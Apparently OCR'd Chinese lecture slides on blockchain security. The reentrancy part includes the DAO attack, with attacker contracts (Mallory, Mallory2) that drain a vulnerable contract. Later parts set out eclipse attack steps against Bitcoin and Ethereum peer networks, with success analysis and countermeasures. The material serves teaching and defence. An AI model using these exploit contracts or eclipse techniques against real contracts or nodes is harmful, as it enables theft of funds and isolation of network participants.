一个非递归函数在调用未结束前是否可以重新进入（调用）？

```
1  contract Bob {
2    bool sent = false;
3    function ping(address c) {
4      if (!sent) {
5        c.call.value(2)();
6        sent = true;
7  }}}
```

```
8  contract Bob { function ping(); }
9
10 contract Mallory {
11   function() {
12     Bob(msg.sender).ping(this);
13   }
14 }
```



1）通过Mallory的地址调用Bob的ping

2）ping通过call转账给Mallory,导致调用Mallory的fallback被调用

3）Mallory的fallback再次调用Bob的ping，由于sent没来得及修改，Bob继续向Mallory转账

4） 2、3循环，直至out-of-gas或堆栈溢出或Bob余额不足，但由于Call调用序列仅最后一个的影响被撤销，其余的转账并不会被撤销

脆弱点: 其他

Keeping secrets

一个合约的私有（private）变量本意是合约外不可读的，但由于改变变量的值需要，通过交易调用合约函数，而交易存在区块链上，这样，通过分析区块链数据可以知道私有变量的当前值

Immutable bugs

如果合约有缺陷，由于不可篡改特性，这个缺陷无法修复

Ether lost in transfer

有可能给一个并不被任何用户或合约控制的的地址转账

脆弱点: 其他

Stack size limit

函数调用的堆栈深度上界限是1024，超过堆栈限制会抛出异常（已改进）

Unpredictable state

调用一个函数时合约的状态和该调用执行时合约的状态可能不同，因为交易被打包的顺序取决于矿工

Generating randomness

为了统一随机种子，通常选定未来某个区块的hash值后时间戳，但研究表明这种随机种子的概率分布可被具有少量算力的节点控制

另一个方式是大家提交一个秘密值的摘要和保证金，后面需要公布自己的秘密值，随机种子由所有的秘密值产生。这种方式下，如果公布假的秘密值也同样会改变随机种子的分布

攻击： The DAO attack

DAO全称是Decentralized Autonomous Organization，即“去中心化的自治组织”，而 The DAO则是其中最大的一个，被誉为“DAO之母”，The DAO筹集到了1170万以太币（价值约2.45亿美元），并创造了众筹历史之最。

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

攻击： The DAO attack

```
1  contract Mallory {
2    SimpleDAO public dao = SimpleDAO(0x354...);
3    address owner;
4    function Mallory(){owner = msg.sender; }
5    function() { dao.withdraw(dao.queryCredit(this)); }
6    function getJackpot(){ owner.send(this.balance); }
7  }
```

攻击方式1

1) 创建攻击合约Mallory
2) 攻击者为Mallory在dao中捐献部分ether
3) 攻击者调用Mallory的fallback函数
4) Mallory的fallback函数从dao中取钱
5) Dao的转钱操纵通过call实现，再次触发Mallory的fallback函数，进入4）5）循环

攻击： The DAO attack

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

1

```
  function() {
    if (performAttack) {
      performAttack = false;
      dao.withdraw(1);
    }}

  function getJackpot(){
    dao.withdraw(dao.balance)
    owner.send(this.balance);
  }}
```

2

3

攻击方式2

1）创建攻击合约Mallory2，攻击者调用Mallory2的attack函数

2）Dao转账调用Mallory2的Fallback，导致一次存，两次取，余额变最大

3）调用getJackpot取出所有钱并转给攻击者

攻击： The DAO attack

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

1

```
  function() {
    if (performAttack) {
      performAttack = false;
      dao.withdraw(1);
    }}

  function getJackpot(){
    dao.withdraw(dao.balance)
    owner.send(this.balance);
  }}
```

2

3

攻击方式2

1）创建攻击合约Mallory2，攻击者调用Mallory2的attack函数

2）Dao转账调用Mallory2的Fallback，导致一次存，两次取，余额变最大

3）调用getJackpot取出所有钱并转给攻击者

King of the Ether Throne

看上去没问题的代码存在漏洞

1）创建者收手续费

2）争夺国王需要支付超过声明的“价格”

3）send函数可能导致上一任国王没有回报（如，一个具有复杂fallback的合约）

```
contract KotET {
  address public king;
  uint public claimPrice = 100;
  address owner;

  function KotET() {
    owner = msg.sender;  king = msg.sender;
  }

  function sweepCommission(uint amount)  {
    owner.send(amount);
  }
```

1

```
  function() {
    if (msg.value < claimPrice) throw;

    uint compensation = calculateCompensation();
    king.send(compensation);
    king = msg.sender;
    claimPrice = calculateNewPrice();
  }
  /* other functions below */
}
```

2

3

Multi-player games

两个参与者各自出1ether和1个数字，若数字之和为偶数，则第一个参与者赢，若为奇数则第二个参与者赢

1）检查保证金和记录数字　　2）有第二个参与者后计算赢家

3）创建者收手续费

```
1  contract OddsAndEvens{
2    struct Player { address addr; uint number;}
3    Player[2] private players;
4    uint8 tot = 0; address owner;
5
6    function OddsAndEvens() {owner = msg.sender;}
7
8    function play(uint number) {
9      if (msg.value != 1 ether) throw;
10   players[tot] = Player(msg.sender, number);
11     tot++;
12     if (tot==2) andTheWinnerIs();
13   }
14   function andTheWinnerIs() private {
15     uint n = players[0].number
16            + players[1].number;
17   players[n%2].addr.send(1800 finney);
18     delete players;
19     tot=0;
20   }
21
22   function getProfit() {
23     owner.send(this.balance);
24   }
25 }
```

1

2

3

提纲

1 自私挖矿


2 合约攻击

3 日蚀攻击

日蚀攻击(eclipse attack)

日食攻击是通过构造网络节点实施的网络层面攻击，这种攻击目的是阻止最新的区块信息进入到被攻击的节点，从而隔离节点。


- 重构挖矿过程
  竞争规则攻击者可以不公布被攻击者挖出的区块，或者发布自己的竞争块，浪费被攻击者的算力
- 分割网络算力
- 双花攻击
  在被隔离的网络中发送交易，但无法被正常网络验证



比特币区块链网络

比特币网络节点的4种功能

- 钱包，挖矿，区块存储，路由
- 所有网络节点包含述一种或多种功能



- 一个数据节点包含区块存储和路由
- 一个全节点则包含所有功能


节点链接与发现(bitcoind version 0.9.3)

节点在网络中以**IP为标识**，网络中public-IP nodes （97%以上），公链IP节点最多向外发起8个连接（outgoing connections ），接受117个连接请求（ incoming connections）。private IP 节点只能发起8个对外连接请求

种子节点（DNS seeders）

- 爬取比特币网络，获取网络中节点IP地址

1）响应新节点的“入网请求”
2）重新上线的节点（对连接的要求较高，不一定响应）



ADDR messages

可以包含不超过1000个节点地址及其相应的时间戳，任何节点接受“不请自来”的（unsolicited）addr消息（在建立outgoing connections 之前），节点回应不超过3个addr消息

节点链接与发现(bitcoind version 0.9.3)


节点之间的联结基于TCP协议

握手协议

- 节点A发送 *version* 消息（时间、地址、区块高度等）给节点B
- 节点B响应verack 消息

节点发现

- 节点A发送addr消息，告知本节点地址，节点B广播给自己的邻居（随机选择两个）
- 节点A通过getaddr获取节点B保存的节点列表



节点广播与发现

节点列表tried（好友）

由64“桶” 组成，每个“桶”可储存多达64个独特的地址（64*64=4096），这些地址至少进行了一次传入或传出的连接。每个存储的节点地址，保存最近的成功连接到该节点的时间戳。

填充策略

```
SK = random value chosen when node is born.
IP = the peer's IP address and port number.
Group = the peer's group

i = Hash( SK, IP ) % 4
Bucket = Hash( SK, Group, i ) % 64
return Bucket
```

- 随机值是固定的
- Group=/16 IPv4前缀
  每一个地址存在固定的bucket里，每个组最多存在4个bucket里

删除策略（eviction strategy）（当bucket已满）

从桶中随机选择四个地址，（1）最老的节点地址被替换，然后插入到列表中；（2）如果节点的地址已经存在于桶中，则更新时间戳。

节点列表new（备胎）

由256个“桶” 组成，每个“桶”可以为节点保存64个尚未发起成功连接的节点地址（256*64= 16384）。节点利用从种子节点或从ADDR消息中学习的信息来填充new。

填充策略

```
SK = random value chosen when node is born.
Group     = /16 containing IP to be inserted.
Src_Group = /16 containing IP of peer sending IP.

i = Hash( SK, Src_Group, Group ) % 32
Bucket = Hash( SK, Src_Group, i) % 256
return Bucket
```

删除策略

1）节点时间戳超过30天；

2）多次尝试连接不成功

节点选择

当节点重启或某个连出邻居节点掉线之后，该节点需要重新选择节点构建连接。比特币节点不会故意断掉与某个邻居节点的连接，除非该邻居节点被加入黑名单（比如发送超大ADDR消息）

（1）确定从哪个列表中选择地址（找备胎还是找朋友？）

$$\Pr[\text{Select from tried}] = \frac{\sqrt{\rho}(9-\omega)}{(\omega+1)+\sqrt{\rho}(9-\omega)}$$

ρ tried 和 new 中存储的地址的比例
ω 第几个outgoing connection

（2）从列表中随机选择一个“桶”，并从“桶”中随机选择一个位置，以如下接受概率返回对应位置的地址

$$p(r,\tau) = \min(1, \frac{1.2^r}{1+\tau})$$

r 被拒绝次数
τ “年龄” （按10分钟单位）

年龄越小，拒绝次数越多，被概率越高

（3）如果给的地址连接不成功或对应位置不存在地址，重新执行（2）

攻击步骤

1. 用事先准备的地址（攻击地址）填充被攻击节点的tried table
2. 用“垃圾”地址（不属于比特币网络）覆盖被攻击节点的new table
3. 上述过程一直持续直到节点重启或从表中选择节点
4. 被攻击者具有很高概率所有的eight outgoing connections都是攻击者攻击地址
5. 占据被攻击者的incoming connections

为什么能成功

系统“漏洞”

1） Addresses from unsolicited incoming connections are stored in the tried table;

2） A node accepts unsolicited ADDR messages; these addresses are inserted directly into the new table without testing their connectivity

3）Nodes only rarely solicit network information from peers and DNS seeders

利用漏洞

利用1)：主动连接被攻击者，填充the tried table

利用2)：发送ADDR消息给被攻击者，附带大量垃圾地址，填充the new table

由于3): 被攻击者很难发现已被攻击

成功条件

攻击成功意味着被攻击节点的所有连出节点（outgoing connnections）都是攻击节点，攻击成功需要

- 首先将足够的攻击地址“写入”被攻击者的地址列表中
- 其次需要等待被攻击节点重启

多种情况会导致节点重启

- ISP中断
- 断电
- 系统升级
- 主机被攻击
- DDoS
- 内存耗尽
- …

成功概率分析

由于比特币系统倾向于链接“较新”的节点，因此，攻击者可以不断利用攻击地址去连接被攻击者，使得被攻击者保存的地址中，事先准备的都是“年轻”的

分析假定

f 被攻击者the tried table中存储的攻击者攻击地址比例

被攻击者the new table 中的地址都是“垃圾地址”，迫使被攻击者只能链接the tried table中的地址

τ_a 攻击者进行一轮（round）攻击的时间，即每个攻击地址连接一次被攻击者所用时间。攻击者可以在被攻击者重启前进行多轮攻击

f' 被攻击者the tried table 中活跃连接的节点比例

τ_ℓ 攻击时间。从攻击开始到被攻击者重启的时间

成功概率分析

攻击地址第一次被连接的概率 $p(1,\tau_a)\cdot f$

攻击地址第 i 次被拒绝的概率(第i-1次也被拒绝)

$$g(i,f,f',\tau_a,\tau_\ell)=(1-p(i,\tau_a))\cdot f+(1-p(i,0))\cdot f' \\ +(1-p(i,\tau_\ell))\cdot(1-f-f')$$

攻击地址第 i 次被连接的概率

$$p(r,\tau_a)\cdot f\prod_{i=1}^{r-1}g(i,f,f',\tau_a,\tau_\ell)$$

攻击地址最终被连接的概率

$$q(f,f',\tau_a,\tau_\ell)=\sum_{r=1}^{\infty}p(r,\tau_a)\cdot f\prod_{i=1}^{r-1}g(i,f,f',\tau_a,\tau_\ell)$$

成功概率




Figure 1: Probability of eclipsing a node $q(f, f', \tau_a, \tau_\ell)^8$ (equation (3)) vs f the fraction of adversarial addresses in `tried`, for different values of time invested in the attack τ_ℓ. Round length is $\tau_a = 27$ minutes, and $f' = \frac{8}{64 \times 64}$. The dotted line shows the probability of eclipsing a node if random selection is used instead.

两种攻击类型

僵尸网络攻击（Botnet attack)

The attacker holds several IP addresses, each in a distinct group. This models attacks by a botnet of hosts scattered in diverse IP address blocks.

基础设施的攻击（Infrastructure attack)

The attacker controls several IP address blocks, and can intercept bitcoin traffic sent to any IP address in the block, i.e., the attacker holds multiple sets of addresses in the same group.

This models a company or nation-state that seeks to undermine bitcoin by attacking its network.

攻击地址数量（Botnet attack）

- Initially empty：最好情形，tried table 为空
- Bitcoin eviction：最差情形，tried table 全是合法地址，采用比特币删除策略
- Random eviction：最差情形下采用随机删除策略




Figure 2: Botnet attack: the expected number of addresses stored in `tried` for different scenarios vs the number of addresses (bots) t. Values were computed from equations (4), (7) and (8), and confirmed by Monte Carlo simulations (with 100 trials/data point).

攻击实验（50次重复）

Worst case. 被攻击节点两个表都是满的合法地址
Transplant case. 拷贝被攻击两个表初始化
Live case. 真实节点（online for 52 or 53 days）

	Attacker resources					Experiment							Predicted		
	grps	addrs/	total	τ_ℓ, time	τ_a,	Total pre-attack		Total post-attack		Attack addrs			Attack addrs		
Attack Type	s	grp t	addrs	invest	round	new	tried	new	tried	new	tried	Wins	new	tried	Wins
Infra (Worstcase)	32	256	8192	10 h	43 m	16384	4090	16384	4096	15871	3404	**98%**	16064	3501	**87%**
Infra (Transplant)	20	256	5120	1 hr	27 m	16380	278	16383	3087	14974	2947	**82%**	15040	2868	**77%**
Infra (Transplant)	20	256	5120	2 hr	27 m	16380	278	16383	3088	14920	2966	**78%**	15040	2868	**87%**
Infra (Transplant)	20	256	5120	4 hr	27 m	16380	278	16384	3088	14819	2972	**86%**	15040	2868	**91%**
Infra (Live)	20	256	5120	1 hr	27 m	16381	346	16384	3116	14341	2942	**84%**	15040	2868	**75%**
Bots (Worstcase)	2300	2	4600	5 h	26 m	16080	4093	16384	4096	16383	4015	**100%**	16384	4048	**96%**
Bots (Transplant)	200	1	200	1 hr	74 s	16380	278	16384	448	16375	200	**60%**	16384	200	**11%**
Bots (Transplant)	400	1	400	1 hr	90 s	16380	278	16384	648	16384	400	**88%**	16384	400	**34%**
Bots (Transplant)	400	1	400	4 hr	90 s	16380	278	16384	650	16383	400	**84%**	16384	400	**61%**
Bots (Transplant)	600	1	600	1 hr	209 s	16380	278	16384	848	16384	600	**96%**	16384	600	**47%**
Bots (Live)	400	1	400	1 hr	90 s	16380	298	16384	698	16384	400	**84%**	16384	400	**28%**

Table 2: Summary of our experiments.

应对措施

- ✓ 1 Deterministic random eviction

地址删除时则采用随机策略（不考虑“年龄”因素）

- ✓ 2 Random selection

连接节点时随机选择，而不考虑“地址”新旧

- ➢ 3 Test before evict

在tried table 插入地址前，先测试对应位置是否已经有地址存在，如果有，测试其连通性，仅当地址无法接通时才删除

应对措施

- 4 Feeler Connections

从new table里短暂选择一个地址连接，如果能连接成功则将其加入tried table，否则从new table中删除（这可以清除new table中的垃圾地址）

- 5 Anchor connections

增加anchor table，让系统在每次重启时都固定连接某些地址

- ✓ 6 More buckets （*4）
- 7 More outgoing connections
- 8 Ban unsolicited ADDR messages

not to accept large unsolicited ADDR messages(with > 10 addresses) from incoming peers；only solicit ADDR messages from outgoing connections

- 9 Diversify incoming connections

不允许一个地址占据所有incoming connection

- 10 Anomaly detection

以太坊网络日蚀攻击

以太坊是第二代区块链的典型代表，是智能合约的典型平台

以太坊网络的日蚀攻击比比特币网络更容易，只需要不超过两个节点即可完成

影响

- 影响共识，支持双花攻击、自私挖矿等
- 威胁基于以太坊的协议：如微支付通道等
- 攻击智能合约

Marcus, Yuval, Ethan Heilman, and Sharon Goldberg. "Low-Resource Eclipse Attacks on Ethereum's Peer-to-Peer Network." *IACR Cryptology ePrint Archive* 2018 (2018): 236.

以太坊网络组织Kademlia DHT

以太坊网络的节点协议

DHT：分布式哈希表(Distributed Hash Table)，是一种分布式存储方法，一类可由键值来唯一标示的信息按照某种约定/协议被分散地存储在多个节点上，这样也可以有效地避免“中央集权式”的服务器（比如：tracker）的单一故障而带来的整个网络瘫痪。

Kademlia 是实现DHT的算法。BT，eMule等都是基于改算法实现。 Kademlia算法主要是在P2P网络上通过查找对数数量的节点实现内容查找（内容发现）。

以太坊采用Kademlia算法并非实现内容发现，而是为了“节点发现”。

节点ID（Node IDs）

以太坊节点通过ID标识，ID是通过ECDSA（椭圆曲线数字签名算法） 生成的b = 512 bit的public key.

- 多个ID可以运行在同一台机器上，只需要一个IP（没有绑定IP）
- ECDSA key生成很容易

这些特点导致非常容易生成攻击节点

网络连接（Network connections）

UDP connections

用于交换网络连接信息，对连接数量没有限制，但只能同时存在16个

- ping消息---pong消息，用于检查邻居节点是否有响应
- findnode消息---neighbor消息，用于获取邻居节点的16个邻居

UDP消息带时间戳，超过20秒的不响应

TCP connections

用于区块信息的传递，总的TCP链接数量是由参数maxpeers控制, 默认为25

TCP链接可以是outgoing（自己发起）或incoming，一个节点默认可以发起outgoing TCP链接13个。在geth v1.8.0之前，所有的TCP链接都可以是unsolicited incoming TCP connections

保存网络节点信息

两个数据结构：db和table用于保存网络中节点信息

db：保存“见过的”（ping-pong）节点信息在硬盘上（没有空间限制），重启不丢失。保存节点ID、IP地址、“年龄”等信息

table：短期数据结构，包含bucket，重启清空。包含256 buckets，每个bucket可以存储16个节点信息。 节点信息按时间排序，当由新节点加入时，不再响应的老节点会被删除

节点存入table按如下方式：

1）计算节点与本节点ID的logdist（sha3(id) 前缀公共比特数r)

2）存入第256-r个bucket

脆弱点

table中节点存储的位置是确定性的，而且分布不均衡，一个节点被存入第256-r个bucket的概率是


$$p_r = \frac{1}{2^{r+1}}$$

插入N个节点，可能存储的节点信息的数量


$$E[\text{nodes stored in } \texttt{table}] = \sum_{i=1}^{256} \max(16, N\frac{1}{2^{i+1}})$$

脆弱点

想插入大量节点，但只会存储部分节点



越靠后的bucket越容易填充



填充数据结构与对外连接

新节点

节点首次启动，两个表都是空的，仅有6个硬编码的种子节点

节点绑定(Bonding.)

1）节点存在**db**中； 2）节点没有失败的**findnode**消息；3）24小时内有响应pong消息 ⇒ 节点插入table

客户端发送ping消息给节点，节点响应pong消息 ⇒ 更新db，插入table

收到Unsolicited pings，响应pong，节点绑定 ⇒ 更新db，插入table

填充数据结构与对外连接

节点发现*lookup()*

$$d_A = \mathrm{SHA3}(a) \oplus t$$
$$d_B = \mathrm{SHA3}(b) \oplus t$$

从table中选16个最近的节点，通过findnode消息获取16*16=256个新节点；再次选择最近的16个节点，查找新节点，直至得到稳定的16个节点，插入lookup_buffer（FIFO）

对外连接

节点对外连接时，从lookup_buffer 和table中各取一半，建立链接，但lookup_buffer最初的6个来源于table中随机选取

攻击1

目标：在victim建立 outgoing连接之前，占据*maxpeers* incoming TCP connections

弱点

节点最多有maxpeers TCP connections，且所有连接都可以是incoming连接

当客户端重新启动时，它没有传入或传出连接

当客户端重新启动时，它很快启动它的TCP。和UDP侦听器，但要花很长时间才能建立输出连接（20s）。

方法

构建 $N \gg \texttt{maxpeers}$ 个攻击节点（只需要运行ECDSA算法）

等待节点重启，迅速用攻击节点连接被攻击节点

攻击1

实验结果

一个被攻击节点（纽约），首先运行一天，N = 1000 攻击者（两台机器：纽约和波士顿）。重复50次实验，其中49次成功；失败的一次被攻击者建立了一个合法的对外连接

测试网络延迟影响，被攻击者位于新加坡，重复53次实验，其中43次成功

建议1

客户端应该限制incoming连接的数量，不能占满整个的*maxpeers*

目前， geth 1.8.0. 已经采纳建议，客户端应该限制incoming连接的数量不能超过8个

攻击2(在建议1采纳前提下)

构造攻击节点

由于节点加入table是按照固定的算法，因此可以尝试生成特殊的节点，填充table的最后r个bucket，又因为bucket实际上很难填满，所以只需要构造部分攻击节点就行了。构造17*16=272个节点在普通笔记本上仅需15分钟

插入db

通过攻击节点每天向被攻击者发送ping消息，并响应任何被攻击者的ping消息（pong)和findnode请求（返回空的neighbor消息）

等待节点重启

由于节点重启后，table为空，通过疯狂ping 被攻击节点，使得其k个outgoing TCP connections 连接准备的攻击节点，同时填充maxpeers – κ 个 incoming connections

